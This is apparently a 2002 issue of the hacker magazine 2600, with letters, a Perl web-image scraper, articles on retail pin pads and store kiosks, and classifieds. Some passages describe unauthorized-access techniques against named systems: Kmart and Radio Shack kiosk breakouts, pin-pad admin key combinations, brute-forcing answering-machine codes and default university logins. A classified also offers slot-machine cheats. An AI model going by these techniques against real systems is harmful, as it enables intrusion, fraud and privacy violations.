I received a rather interesting mailing today from MCI. The letter, which is attached to a couple of plastic cards, advertises a new service allowing MCI subscribers to dial home using a toll-free number (1-800-484-6236) and a four-digit code. Each call costs 35 cents a minute, plus a 26 cent access charge if the number is dialed from a payphone. Interestingly, the card is already activated and no password is needed - just the four digit code on the card. Now, I got curious about this and dialed the number. When prompted for a code, I entered something random and the call began to ring through. Uh oh! This means anyone can dial into this system and hit random stuff, incurring charges on unknowing MCI customers' bills. According to MCI, "Your [calling cards] are ready to use right away. There's no need to sign up for anything and no extra fee to pay [which, by the way, is not quite true]." I don't see much potential for abuse here, unless you drop the card and some random individual decides to call you up repeatedly out of maliciousness - or, as in the previous example, if some asshole just decides to go wacko dialing numbers. Neither of these things are likely to happen, I suppose, but I would be willing to bet that every number 0001-9999 rings through to a different individual's phone line. Misdials are bound to happen, and one person's mistakes are conveniently charged directly to another's bill. Not to mention that the service is a ripoff - the only possible use I can think of for it is if you are at a payphone with no change and no access to a cashier or an ATM. Using a conventional phone card would be more economical in almost all cases. MCI is essentially charging you extra to dial your own phone number by way of an insecure, flawed proxy system that is unnecessary about 99 percent of the time. The ad sheet should have read, "Make long distance prank phone calls - and charge them to someone else!" I'd go for that (sarcasm).

**~toast666**

*To put this kind of a "feature" on someone's phone line without their permission is, at best, extraordinarily sleazy on MCI's part.*

**Dear *2600:***

In your response to DarkBlayd (18:4), you state that you don't see how it's possible for Radio Shack to lose money if someone elects not to activate a piece of hardware that they've bought (such as DirecTV). One word: kickbacks. I worked for the Canadian arm way back when cell phones first came out. Radio Shack, as well as the competitors, sold cell phones at or below cost. We got a percentage of the money the airtime package cost (usually around $300). I was directed to not sell a phone unless the customer activated it in the store before he/she left. One of my coworkers "forgot" and was canned.

**vidic0n**

*If it's clearly understood that an item is only for sale if it's activated, that's one thing. It's quite another if it's simply advertised at a certain price and then all of your personal info is grabbed at the point of sale as a "condition" for getting it at that price.*

**Dear *2600:***

I am writing this letter in order to inform you so you can inform the public. Recently all Comcast@home (around 500,000) users were transitioned to comcast.net. Without warning Comcast cut the service levels @home users were getting in half. They have also created connectivity issues with the poorly executed network and their privacy invading proxies that aren't even able to be user-disabled. After all this the price is still rising. I pay the same amount for less than half the service. Comcast doesn't even

have a news server set up. Also, the upload cap they have set in place has made it difficult to even download simple files. I've gone on below to list why this proxy setup is so bad.

1) Access to IP restricted resources is disrupted. In order to facilitate access to HTTP IP restricted resources, I must allow the Comcast proxy server to access these resources. If I allow the Comcast proxy server to access these resources, I inadvertently allow any other users of the proxy server access as well.

2) There is no check and balance on Comcast/ATT in how they implement the Inktomi Traffic Edge software or what they do with the information they gather, or even what information they do gather.

3) Customers were not notified of the change in service.

4) The Comcast call center was ignorant and unaware of the change in service.

5) Software which would defeat the intended purpose of the proxy server (Virtual Private Networks) is forbidden to be run or implemented by residential Comcast customers per the Comcast Acceptable Use Policy and Subscriber Policy.

6) The Traffic Edge software has the ability to exclude IP addresses from participating in the proxy. I should be given the opportunity to *opt out* of this "service" (I should have been told I was *opted in* to something in the first place).

On top of all this you have no other choice if you want cable Internet access. If Comcast is in your area, they are your provider. Not to mention that Comcast, the number three biggest cable provider in the nation, bought AT&T Broadband, the number one biggest provider. Comcast has bought out almost all the little providers over the years. Now you have Comcast from Philadelphia to Miami. There is no competition. It's easy to tell Comcast has no desire to make things better. The only desire they have is to drive up prices by giving less and less service and charging more and more.

**Robert Williams**

**Dear *2600:***

During the Grammys a representative of a record company spewed for about five minutes on how the "music food chain" is in danger by people who download and pirate music. Throughout the entire spiel he was making false accusations, saying that every kid is downloading music on the computer behind their parent's backs, able to download 6,000 songs in three days. Come on! I live off a shit 56k connection. There is no way I could even start on that number! He was all concerned about how the artists will not receive their money when they make about $2 off every CD while the rest is sent to record companies. It seems he is more worried over his money than the "music food chain." Give me a break!

**c0d3wr3ck3r**

*It would be interesting to ask this guy if he actually thought someone would buy that amount of music in a record store. If that figure is anywhere close to true (and we don't believe it for a nanosecond), they should be happy that people are taking an interest in their product and busy thinking up ways to exploit that interest. In reality, the musicians are being horribly deceived and taken advantage of by their own record companies. A recent "settlement" with online music distributors resulted in money going to the record companies - and nothing to the artists. We weren't a bit surprised but a lot of musicians were.*

**Dear *2600:***

It appears Disney is starting young with its brainwashing (not that I'm surprised). My girlfriend was flicking through the channels tonight and started to watch this cartoon on the Disney Channel called "The Proud Family." It featured this young kid in a black trenchcoat (a Matrix spoof) enticing his young girlfriend to download free music from his website. She complied and then turned into this crazy music-downloading freak. This eventually led to her arrest and being banned from the use of her father's computer. Later she was again enticed by her misguided black trenchcoat-wearing friend (who is obviously Disney's demented impersonation of a hacker) to download music again. This time, instead of her arrest, she finds at a local CD store that all of the CD's are gone, leaving the store owner broke. Her music downloading is to blame (of course). Not only is he out of business, but various people are out of jobs who have nothing to do with the music industry. At the end of the show she tells this oh so evil hacker kid that downloading music is stealing and to go away. Of course the show ends with her getting a great big hug from her mom telling her she did the right thing.

**nomotion**

*Should anyone be surprised at this kind of propaganda when such corporations practically own the airwaves in this country? And the only reason we even say "practically" is because, at least on paper, the airwaves still belong to the people and can be taken back if the current holders are deemed unworthy. This applies to cable outlets as well.*

**Dear *2600:***

I was reading through an article today and the headline read "Moviegoing Set Record in 2001." Apparently the movie industry had the highest grossing year in 2001 since 1959. Now this strikes me as odd because there have been so many news articles about how the MPAA is losing billions of dollars each year to movie piracy. I went looking for one of these articles, and found in one a quote I thought was interesting: "Claiming that the movie industry is losing $3 billion annually through theft of its product in one form or another, [Jack] Valenti said that what was now happening could 'disfigure and shred the future of American films' because of the ease with which films can now be copied and transported on the Net."

**Dash Interrupt**

*We're becoming increasingly convinced that there's a parallel universe MPAA that's adversely affected by these things. There's really no other explanation as to how they can make such diametrically opposed statements and expect them both to be true. Other than perhaps someone not being completely honest, that is. Yeah, we'll go with the parallel universe theory.*

**Dear *2600:***

Yesterday my Business Tech class had a rather lengthy debate on the issue of open source. We also discussed the controversial "sharing" of files through services like Napster, Kazaa, and Morpheus. I've always liked getting stuff for free through those services, but I've always sort of been on the fence on that topic. Until yesterday. We were right in the middle of this big discussion and I was being uncharacteristically quiet. Then something deep inside of me woke up. I realized something. People say that these services are killing the recording industry. I say let them kill it. Destroy the establishment. Kill all the record companies and movie studios. You can't kill art so it will go on without them. Only instead of having poppy little pieces of shit like Brittany Spears and Warner Brothers, you'll have an underground coalition of artists, producing their work in their basements and sharing it with the world for little or no money via the Internet. They'll have day jobs and still continue to produce their art because they truly believe in and love it. Forget about money, lose your self image. Indulge your passions, embrace your art. Free your mind, and take down the system.

**Brad**

## *Article Feedback*

**Dear *2600:***

Your contributor "angelazaharia" is most grievously mistaken in the article "Behind the Scenes on a Web Page" (18:4) when asserting that Akamai provides its image delivery services "free of charge." I can assure you that they do not. At least not intentionally.

Akamai is a "content delivery network." They operate an "edge network" of object cache servers, placing them in hundreds of NOCs around the world (though mostly in North America). The long URLs attached to "akamaized" images, PDFs, streaming media files, and other web page components are actually specially assembled URLs that include a cache rule, a timestamp and/or fingerprint of the content cached, and a serial number that identifies Akamai's customer (the web site that owns the component - Wired/Terra Lycos in the case of the article's web page). Akamai caches copies of the "heavy" items on a web page on a network of servers, and then uses its own proprietary algorithms to identify which of the edge servers is closest (in a network sense) to the end user, and then delivers the content from that server.

This is meant to improve the response time for building a complicated web page by limiting the number of network hops that heavy content needs to traverse to reach the end user. It is also supposed to lower the amount of server hardware that a media company like Terra Lycos has to invest in themselves by limiting the number of requests that come to the site's origin servers. The media company pays dearly for this service - in my experience up to four times the cost of bandwidth available from the typical bandwidth provider at a colocation center. Whether the supposed improvement in web page performance is worth the exorbitant costs (at least for simple object delivery) is a matter of no small debate.

As an added bonus, anyone who can figure out the format of an "ARL" (Akamai Resource Locator) can piggyback their own content on a paying Akamai customer's account. Like I said, they don't intentionally give their bandwidth away for free.

The author implies that Akamai makes its money by some form of underhanded distribution of end-user data. That has not been my experience. They have no problem selling the data back to the web site owner, but they do not cross-sell this information between firms, as that would be a quick way to get themselves sued out of existence, not by the end-users, but by the media companies themselves.

And the author's supposed shock at lycos.com cookies and URLs sprinkled about a wired.com page should be no surprise at all. Wired News is simply a brand owned by Terra Lycos. Of course they are going to track your activity on their entire family of sites. To those folks, you're not browsing separate sites. You are merely browsing different "properties" owned by Terra Lycos. It is a rare media company that operates a diversity of sites and does not do this kind of thing. Of far, far more concern is third-party traffic watchers like DoubleClick.

**MSM**

Article Feedback

**Dear *2600:***

Maybe because I work in advertising, maybe because I have more training in economics than the average bear, maybe because I know people who work for firms like doubleclick.net, but maybe because I like free goods and services, is why I have to complain about all the derisions against doubleclick, akamai, et al.

Yes, these firms do invade privacy. They track a unique identifier - "you," as it were, and they know when you have been sleeping, they know when you're awake, etc. But these firms do not pose a threat against us. *2600* readers should have an affinity for how things work and should know how to get around them. To avoid ads without overhead go to http://www.yoyo.org/~pgl/adservers/ and edit your hosts file. Turn off cookies, or use cookie management software, or just do it yourself to your temp folders from time to time.

These firms provide their clients - websites like wired, for example, with the revenue that allows them to go on publishing *free* news on their website. If you use any of the ubiquitous free services, like weather, news, e-mail, etc. - services that not more than ten years ago cost real money, you have firms like doubleclick and akamai to thank for it.

I'm not saying that should open your system up for these firms to pick through, by no stretch of the imagination. But insofar as online privacy is concerned, the real "bad guys" are firms that produce things like the infamous BDE installation engine, CometCursor, and others that surreptitiously track your movements. We all know that doubleclick tracks online activity - that's what they do. They are not hiding behind a file sharing protocol, or a web site "enhancement." A little bit of privacy is the price of admission to premium content sites. And there is a worse case scenario. A subscription based Internet would give you even less privacy because now they would have a name, address, and credit card number to match up with a browser's

unique global identifier. Knowing this, instead of running at the mouth at how "evil" these firms are, put up and shut up. As long as all of doubleclick's URLs are pointed at 127.0.0.0, they don't know me, and I don't care.

**Kurt Winter**

*Some good points, but what happens when they decide they're tired of people like you who bypass their tracking software? Perhaps they will even make it a crime. Stranger things have been happening. We feel people should at least have the option of deciding if they want to play by these rules. By letting people know how they work and with some of the information you've provided, people are better armed to deal with this. But just because these moneymaking firms are convinced that this is the only way the net can be run, it doesn't make it so. We should always be striving for ways to provide information and services to the masses in ways that aren't offensive, intrusive, or expensive.*

**Dear *2600:***

In the article "Basics on Answering Machine Hacking" in 18:4, Horrid presented a 1005-digit sequence that contains all the 3-digit numbers between 000 and 999. He asked for another such sequence that is shorter. Well, it may be a bit simplistic but if he removed the two trailing zeros from his sequence and added a 9 at the beginning, it would be shortened by one digit while still containing all the numbers. It is well enough to use a computer to generate a number sequence, but one should exercise a little reasoning as well.

**ascii32**

*You managed to shorten it but your triumph isn't going to last very long....*

**Dear *2600:***

Horrid's string for accessing answering machines with 3-digit passwords is almost perfect. The minimal length for such a string is 1002 digits, not 1005. (In general, the length of a skeleton key for an answering machine code of length n is 10^n+n-1.) In order to remove unnecessary repetition from Horrid's string, simply remove positions 999, 1000, and 1001. (The 8899900 at the end of the string becomes 9900.)

**ted**

*If you combine this with the previous letter's idea, you can get this down to 1001.*

**Dear *2600:***

After reading the article in 18:4 entitled "Examining Student Databases," I'm surprised that Screamer Chaotix wasn't aware that most universities have some kind of student/faculty database that's available for the school's use. Now what is amazing is that my school (which shall remain nameless to protect the innocent) has this information publicly available to everyone with just a short jot on the URL. Now it's just a good thing that Chaotix's friend's student ID isn't his SSN like it is with other schools (imagine the fun). Now the option to change it does exist, but it is one of those things that the school information technology department forgets to tell you during orientation.

**P4R4d0x**

*Out by us, the State University of New York at Stony Brook has a system called SOAR (Student Online Access to Records) that not only keeps information on students (transcripts, addresses, phone numbers, etc.) but on all alumni, often without their knowledge. The username is the SSN (easily obtained as it's also the student ID which is printed on everything from term papers to grade postings) and the password is the six digit birthdate (also easily obtained or easily guessed). Those few individuals who managed to figure out how to change the password in the past will be delighted to learn that they apparently revert back to the default after a certain amount of time. It's said that a new system called SOLAR is about to be launched. Let's hope the added L somehow brings security.*

**Dear *2600:***

A year ago, I picked up a copy of *2600* and was very fond of the information found. It was something I could read and not cringe at. Fast forward to today and all I see are articles on "right click suppression" and "building a wooden computer." Not to mention that many letters are angst filled piles of jealousy and stupidity from high school nitwits. What's happened to *2600?* It seems to have been going steadily downhill.

Also, in regard to the letter about the Libertarian Party, your assumptions are wrong. Libertarian beliefs are founded upon freedom for both the individual and for the corporation, as well as the belief in personal responsibility. Corporations are not always honest or ethical, and the goal of Libertarian views is to prevent the corporation from impeding upon the citizen (making laws like the DMCA null), and allowing the citizen freedom from the state, socially and economically.

**Scott**

*Usually when we're accused of going steadily downhill, it's for a longer period of time than a year. Perhaps you meant to accuse us of a sharp decline? As for Libertarian beliefs, it all sounds great except for the fact that it doesn't work. If a government lets huge corporations write the laws (such as in the United States today), it's little different than there being no government at all to keep the corporations in check. It's only in those places where governments actually represent the people that there's even a chance of keeping the corporations from systematically abusing the power that inevitably comes from being huge.*

***Dear* 2600:**

This is in response to "Right Click Suppression" (18:4) by Rob Rohan. The right click suppression is not really a problem and it is in fact quite easy to bypass by non-intrusive means. For example, to copy pictures from the site onto the clipboard, you don't need right click. Use Internet Explorer (lets you highlight images) and just highlight the image (or whatever else you wanted to right-click on) using the left mouse button. Then simply press the Microsoft context-menu key (the key between CTRL and ALT on a standard 104-key keyboard - it's next to the Microsoft logo key). Most people I know find this key to be useless, and some even remove it. But don't be fooled. This key is quite a boon if used to your advantage. As for people who don't have this key on their keyboard, you can simply highlight the picture and use the menu option: Edit-Copy to copy it to the clipboard. In any case,

I think this is considerably easier than writing a Java program to save the picture.

**Emre Yucel**

**Dear *2600:***

Another way to capture a web page is to simply do File, Edit Page in Netscape Communicator. I did this for a web page that had photos on it and it worked like a charm.

**InternetGoddess**

**Dear *2600:***

In your 18:4 issue in the article "How to Hack from a RAM Disk" by Nv, the author recommends destruction of CD media: "If you're really paranoid, you can torch/incinerate the CD. I've heard nuking the CD in a microwave is not 100 percent successful in destroying data (and it stinks!)."

I would like to note that these examples of destroying CD media are dangerous - fire could get out of control. I hope no one would actually place CD media in their microwave. There are also some companies that sell what they term degauss devices that effectively act as belt sanders and grind the CD media until you are left with dust and a plastic disc. I have recommended my company not purchase these devices as they are both expensive and unnecessary.

Recently I found, purely by accident, a very effective and inexpensive way to destroy CD media without the use of any machinery or heat. I had inadvertently placed a compact disc in a solution of Purex Bleach. Twenty-four hours later I found the disc transformed to a bath of metallic flakes and a plastic disc. The process may have taken less than 24 hours to dissolve the actual metal coating on the plastic disc, but it was not before 24 hours had lapsed that I realized my disc was in the bleach solution.

**Steven Richards**

*One of the more interesting inadvertent acts we've heard of lately.*

## *Tracking Terrorists*

**Dear *2600:***

I wanted to comment on a reply to one of your reader's letters. You stated to someone that basically trying to hack Bin Laden was a stupid idea. I don't necessarily agree. Sure, it *could* be worthless, but cracking into his bank accounts and such forth would actually do some good whether you believe it's a stupid thought or not. It would also be helping the American cause a lot if the hacker community united and did something for the sake of our country. We bitch and moan about how much we hate our country, yet we were all angered by the events in September and all were united to help everyone. I mean, it's very possible that the government themselves are trying to crack into Bin Laden's accounts.

**Chris**

*First off, we don't "bitch and moan about how much we hate our country." We bitch and moan about those who continually subvert the principles of democracy and get away with it, all the while masking themselves in patriotic fervor. Second, when was the last time you "cracked into a bank account," let alone that of someone who's on a most wanted list - or in this case on ALL of them? It's not like on TV and way too many people seem to think that it is. This leads to the perception that hackers can be used as some sort of cyberarmy, which is about the furthest thing from the truth. Anyone with even a slight familiarity of the hacker world would know that we're constantly questioning, disagreeing, exploring, and getting into trouble. Not exactly the kind of people who would do well in a military environment. (We happen to hear from a sizable number of unhappy hackers who somehow wind up in military service.) Finally, even if it were something simple, where do you get the right to be the judge, jury, and executioner? Imagine if everyone took it upon themselves to impose their brand of justice in this manner. If you really want to help, the best thing you can do is be observant and notice things that other people may not notice. Then let people know what you see. In this age where the truth is fleeting and mass manipulation is common, the ability to detect when something doesn't make sense is a valuable one.*

**Dear *2600:***

I'm writing to disagree with your analysis that the government should release an original digital version of the bin Laden tape. Apparently all digital video tapes have special "markers" for things like time, camera lens settings, etc. It seems silly to think that our government is good enough to fake bin Laden's image and voice, but can't fake a few digital markers to go along with that. The government didn't have to release any evidence at all, so be lucky you got any. If you reject it, then reject it, but don't expect them to pander to your whims.

**Dan**

*They didn't have to release any evidence at all? What kind of world do you live in? It is the obligation of thinking people everywhere to question and analyze without relying on blind faith. Almost every major conflict in the world can be traced to people who refuse to even entertain the possibility of seeing something they don't want to see. As people with a technical knowledge of such things, it was a lot more than a mere "whim" for us to want to see the timecode of the tape. There were numerous details attesting to the authenticity that could have been garnered by seeing these values. While they could have been faked, it would take an extraordinary amount of effort and time to get all of them just right. That's why their release in a timely manner was so essential. And it's a perfect example of how hackers can help in these troubled times - by using some technical knowledge to let the world know if something makes sense or not. Of course, to do this properly you have to accept the fact that you don't know the answer until you analyze the data. It's puzzling and quite disturbing that the United States government wouldn't want this evidence to be known. But what's even worse is when people close their eyes to the mere possibility that the facts don't add up.*

Tracking Terrorists

# A Script for the Right Click Suppressed

**by Pete**

The purpose of this article is to provide an extension to "Right Click Suppression" by Rob Rohan in 18:4.

Blocking right-clicks, whether on the entire page or just images, is growing more and more popular as a form of weak copyright protection. I've encountered sites attempting to prevent me from saving material copyrighted by people other than the owner of the page!

In addition to the methods mentioned by Mr. Rohan, Windoze users can click on an image and drag it from the browser to their desktop or another folder to copy the image. Linux users can try the provided script.

## The Script

The script isninja.pl is designed to get around that kind of right-click protection without having to root though the source yourself. Supply it with a few URLs and it will print all of the scripts (including the one used to block your right-clicks) found on those pages, along with the URLs of the images. Optionally, it will download the images and put them in the current directory. If you want to download the flash presentations, the midi music, or whatever, it would be fairly easy to add that to the script. In the absence of wget, Mr. Rohan's Java app would also work well. I had to dust off my Perl skills for this, so please forgive me if it's a bit sloppy.

```
#!/usr/bin/perl
#
#     Image/Script Ninja by Pete
#     Takes URL's and prints the locations of images (and optionally downloads the
#     images) and the scripts found on the page.  'isninja.pl --help' for more information.
#     Use it while you can, for tomorrow it will be illegal.
#

print "Starting Image/Script Ninja...\n";
#Make sure the user supplied the correct arguments and didn't specify '--help'.
if(@ARGV < 1 || "@ARGV" =~ /--help/)
     {
     print "usage = isninja.pl [--getimages] url1 [url2, url3...]\n";
     print "URL\'s must end in a filename (*.html, etc.) or a trailing slash.\n";
     print "--getimages downloads the image instead of only printing its URL.\n";
     exit;
     }#end if
#See if user wanted to save the images.
if("@ARGV" =~ /--getimages/)
     {
     $getimages = 1;
     }#end if
else
     {
     $getimages = 0;
     }#end else
#Go through each URL
for($loop = 0; $loop < @ARGV; $loop++)
     {
     #Make sure it's not the argument!
     if($ARGV[$loop] eq "--getimages")
          {
          next;
          }#end if
     # Grab the file
     @file=`wget $ARGV[$loop] --output-document=-`;
     # To keep everything seperate
     print "\n\nResults from $ARGV[$loop]...\n";
     $scrnum = 0;
     $imgnum = 0;
     # Check each line.
     for($line = 0; $line < @file; $line++)
          {
          # Is there an image?
          if($file[$line] =~ /<img/i)
               {
               # If so, parse the line in a sloppy manner.
               @fs = split(/[<>]/, $file[$line]);
               for($loop2 = 0; $loop2 < @fs; $loop2++)
                    {
                    if($fs[$loop2] =~ /src/i)
                         {
                         @top = split(/\"/, $fs[$loop2]);
                         for($loop3 = 1; $top[$loop3-1] !~ /src/i; $loop3++)
                              {
                              ;
                              }#end for
                         $tmp = $ARGV[$loop];
                         $tmp2 = chop($tmp);
                         while($tmp2 ne "/")
                              {
                              $tmp2 = chop($tmp);
                              }#end while
                         $imgurl = $tmp.'/'.$top[$loop3];
                         $imgnum++;
                         print "Image #$imgnum:  $imgurl\n";
                         if($getimages)
                              {
                              system("wget $imgurl");
                              }#end if
                         }#end if
                    }#end for
               }#end if
          # Is there a script?
          if($file[$line] =~ /<script/i)
               {
               # If so, print the code from <script> to </script>
               $scrnum++;
               print "===Script #$scrnum===\n";
               # The nested stuff is here in case anyone uses a script
               # to print out another script or something.
               $nested = 0;
               while($line < @file)
                    {
                    print $file[$line];
                    if($file[$line] =~ /<script/i)
                         {
                         $nested++;
                         }#end if
                    if($file[$line] =~ /<\/script/i)
                         {
                         if(!($nested))
                              {
                              last;
                              }#end if
                         $nested--;
                         }#end if
                    $line++;
                    }#end while
               print "===End Script #$scrnum===\n";
               }#end if
          }#end for
     }#end for
print "Finished.\n";
```

# Retail Hardware Revisited

**by dual_parallel**
**dual_parallel@hotmail.com**

In this article I'll discuss some variations in a common pin pad, a couple of hacks at a large retailer, and finally a disturbing trend.

In my last article I discussed the VeriFone PinPad 1000 and the button presses (all simultaneous) needed to access the Master Key, or Mkey. Variations exist. Some pads are set to access the Mkey by pressing the bottom right and top right buttons. But the vast majority are set to access the Mkey by pressing the bottom right and top left buttons.

The last article discussed Wal-Mart. This article will discuss its failing competitor, Kmart. The pin pads at every Kmart register are Checkmate model CM 2120s, OS 1.07, version 2.1. One can gain access to the pin pad by pressing the four small buttons by the LCD screen, and the two bottom-most buttons, green Enter and red Cancel, simultaneously (think Vulcan mind meld). After an incorrect password, the pad will cycle, verifying the applications that the user has authorized access to.

Now, from pin pads to PCs. Walking into Kmart, at the Customer Service counter, one will immediately see one of two public computers running BlueLight.com, Kmart's online shopping application. These computers, the other residing in Electronics or sometimes Sporting Goods, run NT 4, have LCD monitors, a keyboard, and an enclosed trackball where the right button is trapped under plastic. The BlueLight.com application starts automatically, so logging off or shutting down just brings the application right back up.

BlueLight.com (v 1.0.55) is an e-commerce application that features products and a shopping cart, running on publicly available NT computers in many Kmarts across the nation. The application is a browser, accessing the Internet to transmit selections from the local Kmart to Kmart.com's servers (kih.kmart.com). BlueLight takes over the machine, running in the foreground. So the first thing to do is to log off by pressing Ctrl+Alt+Delete and clicking Logoff. The machine will cycle quickly, bringing up the NT desktop and then the BlueLight app. Now, do anything to stop the machine from running the BlueLight app. I was lucky; there was a printer configuration problem that popped up an error window and stopped BlueLight.

I left the printer error window alone and started poking around the desktop. I saw that anything significant that could be accessed from the Start button was missing. Function keys and Task Manager were disabled. The only thing in the system tray was anti-virus and... the clock. I doubled clicked the clock and the time was correct. Not for long. Windows applications and temporal anomalies do not mix. So I set the year to 1980, clicked Apply, and OK. Dr. Watson promptly crashed.

What can I leverage here? One of the buttons in the Dr. Watson error window was Help. Clicking Help brought up your favorite Contents-Index-Search. I messed around in Help until I had the option to search for Windows Help files. This gave me an Open File dialog box.

Should I search the C drive, C:\WINNT? No, I went to Network Neighborhood. And there, with little perusing, I saw vast networks like kmnorthamerica, kminternational, kih.kmart.com - way more than I could write down without being noticed.

I believe Kmart is counting on securing unwanted access from the BlueLight computers (which probably have trusted access) to these large nets by locking down these NT boxes. As you can see this isn't the case.

Finally, I want to discuss, not a hack, but what I can only call negligence. Throughout my explorations I examined quite a few pin pads. And underneath many I would find a sticker with an 800 number and a client number. The 800 numbers belong to either banks or transaction handling companies, and the client number is the only authentication needed to access sales, deposit, and checking account information for a given vendor. Having dealt with small businesses and having found these stickers at such, I know that this information is held closely. It is a shame that someone needs only a remote interest to access this private information.

# More Radio Shack Facts

**by c3llph**
**c3llph@hotmail.com**

In the summer and autumn of 2000, Radio Shacks across the country got a new fixture, the Microsoft Internet Center. At the heart of these is of course a Compaq Presario 5000 series. Most are a P3 600 with 128 MB of ram and no anti-virus software (yes, backdoor-G/backorfice work well with these). The computer is linked by cat5 to a receiver/decoder box in the back. A Skystar Advantage model VSTAT IDU is what this store is equipped with. The Skystar is connected by coax to a commercial size two-way dish in the roof. Those in cities are equipped with, in all likelihood, DSL. I assume this because in the kiosk it gives the choice to learn about high-speed access by either DSL or satellite. The stores in rural America are equipped with what was Gilat-to-Home (www.gilat.com). After being called Gilat-to-Home, it was renamed to Starband. Now Radio Shack or Microsoft has dropped them for service because they were slowing the show. Other companies have looked at Gilat including Echostar, Russia's Yamaltelcom, PMSI, ISKRA, etc. Radio Shack has now switched to Hughes, the current owner of our favorite free satellite TV provider. Only the server side changed, none of the customer equipment. Gilat had prior to the switch put out version two of their receiver box, a free upgrade to existing customers. This original setup required you to purchase one of two "specially configured Compaq computers," priced at $999 or $1299 in addition to the actual satellite equipment and overpriced installation. Since then, about May or June '01, both those computers have been discontinued and are no longer available. From other dealers I have talked to, the lower cost machine wasn't up to par to run the system from the beginning. Originally set for a January or February '01 release was the USB-only version that could run with an existing computer to hook up to the satellite system. These USB add-on boxes ended up working with only about one out of every ten computers. So they are/have been "finishing" testing for USB-only add on boxes. Since these are always connected, they have a constant assigned IP.

In some franchise stores for sure, maybe in corporate ones also depending on the intellect of the managers and their location (i.e., broadband options), owners/managers have tied into the 2-way satellite to access the Internet for their store's Internet connection. They do this either by use of a separate computer set up as a proxy server or with the supplied Compaq computer itself, depending on how safe they want their store's POS and Compaq display computers to be.

In addition, the Compaq computers themselves are stripped of most functionality. All f-keys are disabled, you can open "my computer" with only the cd rom drive. Ctrl-Alt-Del is active but there is an easier way. When clicking on start, then documents, if you click on "my documents", you get into the folder. Way too easy. From there you can navigate as usual, except right clicking. Most of those options are available on the file button anyway. You have almost all rights including opening a DOS prompt and access to regedit.

**Name Database**

All stores (corporate and franchise) keep local in-store records only. Once a month the entire database is uploaded to Radio Shack's corporate office. The old addresses are included in this for the purpose of recent address/phone number changes, etc. Then the Radio Shack corporate office crosses this with their previous files to complete the database update. Then we all get a flyer in the mail once a month. The flyers come at no cost to your local franchise stores. That is why we are always asking for your info. It's free advertising. Also, a recent update to the Radio Shack POS, found at www.radioshackpos.com, Allzip.exe, a self-extracting WinZip file, has let us add all the zip codes in the U.S. or per state if we so wish. Most POS updates have both full install (server) and file only (client). Allzip.exe is installed on the server only, not any of the client computers. This creates two files in the C:\RSPOSICS\RSFILES directory, the same directory that holds all inventory, customer name, and most other database files. The files created are Rsallzip.exe and Pzipcode.bms. When you run the .exe, you get your choice of which states you want to add - one or all. You choose which ones, hit OK, then just enter the zip code and get the city name. You now don't have to ask the customer how to spell Kalamazoo, or wherever they are from. Something interesting happens after the initial installation and running of RSallzip.exe. When run again it wants to connect up to the Radio Shack corporate server and look for new updates. When it does, it gives a basic store info screen that happens to have the server password listed in plain text.

I hope I have shed a little light on Radio Shack doings. Also, I hope all of this info is correct. It may differ between store types and states.

# MarketPlace

## Happenings

**REGISTRATION IS UNDERWAY FOR H2K2** - the 4th HOPE conference taking place July 12-14, 2002 at the Hotel Pennsylvania in New York City! Admission for the entire weekend is $50. You can register online at www.2600.com or send a check/money order by 6/15/02 to: 2600/H2K2, PO Box 752, Middle Island, NY 11953 USA. We've secured a special conference rate at the hotel of $109 for a single or double, $119 triple, $129 quad. Call 212-736-5000 and ask for the H2K2 rate. (You might even be able to find cheaper rates at hotel discount sites on the net.) The Hotel Pennsylvania is easily accessible from anywhere in New York City - it's directly across the street from Penn Station on 7th Avenue. We've got 50,000 square feet to play with and we have lots of plans for this massive space - more than 4 times the space we had for our last conference. If you have an idea for a panel or presentation, it's not too late! E-mail speakers@h2k2.net. We're also looking for participants to help us fill the space with interesting projects of all sorts including computers, robots, artwork, etc. Email space@h2k2.net if you're interested in helping us fill the space. We need a ton of volunteers in all areas to make this happen. You guessed it: volunteers@h2k2.net. We will also have space for small vendors who have things of interest for hackers. E-mail vendors@h2k2.net to become part of that. If you want to take part in online discussions focusing on the upcoming conference, join the H2K2 mailing list by e-mailing majordomo@2600.com and typing "subscribe h2k2" on the first line of your message. As always, check www.hope.net or www.h2k2.net for updates!

**DUTCH HACKER MEETINGS.** Every second Sunday of the month *'t Klaphek* organizes a meeting at the meeting point of the central station of Utrecht in the Netherlands. Everyone interested in hacking related subjects is welcome to show up. These meetings are similar to the *2600* meetings. We meet around 14:00 (2 pm) in front of the GWK office monthly. We hope to see you there! More info can be found at www.klaphek.nl/meetings.html

**SAN FRANCISCO OPENBSD USERS GROUP** - now meeting once a month at the Zephyr Cafe, 2nd Thursday - for info see http://www.sfobug.org.

**SUMMERCON 2002** will take place May 31-June 1 in Washington DC at the Mariott Renaissance on 9th Ave in NW by Gallery Place. For more info, visit www.summercon.org.

## For Sale

***FREEDOM DOWNTIME,*** the feature-length *2600* documentary, is now available on video! See the adventure unfold as we try to get to the bottom of the Kevin Mitnick story and prevent a major motion picture from spreading more lies. Available on VHS in NTSC (U.S.) format, 121 minutes. Send $20 to 2600, PO Box 752, Middle Island, NY 11953 or order via our online store at www.2600.com.

**REAL WORLD HACKING:** Interested in rooftops, steam tunnels, and the like? For a copy of *Infiltration,* the zine about going places you're not supposed to go, send $2 to PO Box 13, Station E, Toronto, ON M6H 4E1, Canada.

**MAKE ANY SLOT MACHINE PAYOUT** 200-400 credits. Works on IGT-s machines. No contact. Also available, blackjack counters. E-mail mcorballi@atlanticcity1.com if you want to discuss it further.

**WWW.PROTECT-ONE.COM.** Protect yourself! Everyone has a need to be and feel safe from the outside world. We carry a full line of self defense, security, and surveillance products at low prices. Everything from alarms to mini cameras to telescopic batons to stun guns and more! Check us out, all major credit cards accepted. We ship worldwide!

**CYBERTECH TECHNOLOGICAL SURVIVAL NEWSLETTER:** Bimonthly high tech and low tech DIY information on self-reliance and preparedness edited by 2600 writer Thomas Icom. Topics include communications, security, weaponry, electronics, alternative energy, survival medicine, and intelligence operations. Send $12 cash or "payee blank" money order to Cybertech, PO Box 641, Marion, CT 06444 or subscribe via Paypal on our website at http://www.ticom-tech.com/.

**MACINTOSH HACKERS** can get all the mac underground files on a professionally published CD. 650 Megs of PURE macfilez. Includes the Defcon 7 Macintosh security speech, the whole Freaks Macintosh Archives and Whacked Mac Archives. $25.00 USD - will ship internationally. SecureMac, PMB 310, 6170 W. Lake Mead Blvd., Las Vegas, NV 89108, USA. Hack from your Mac!

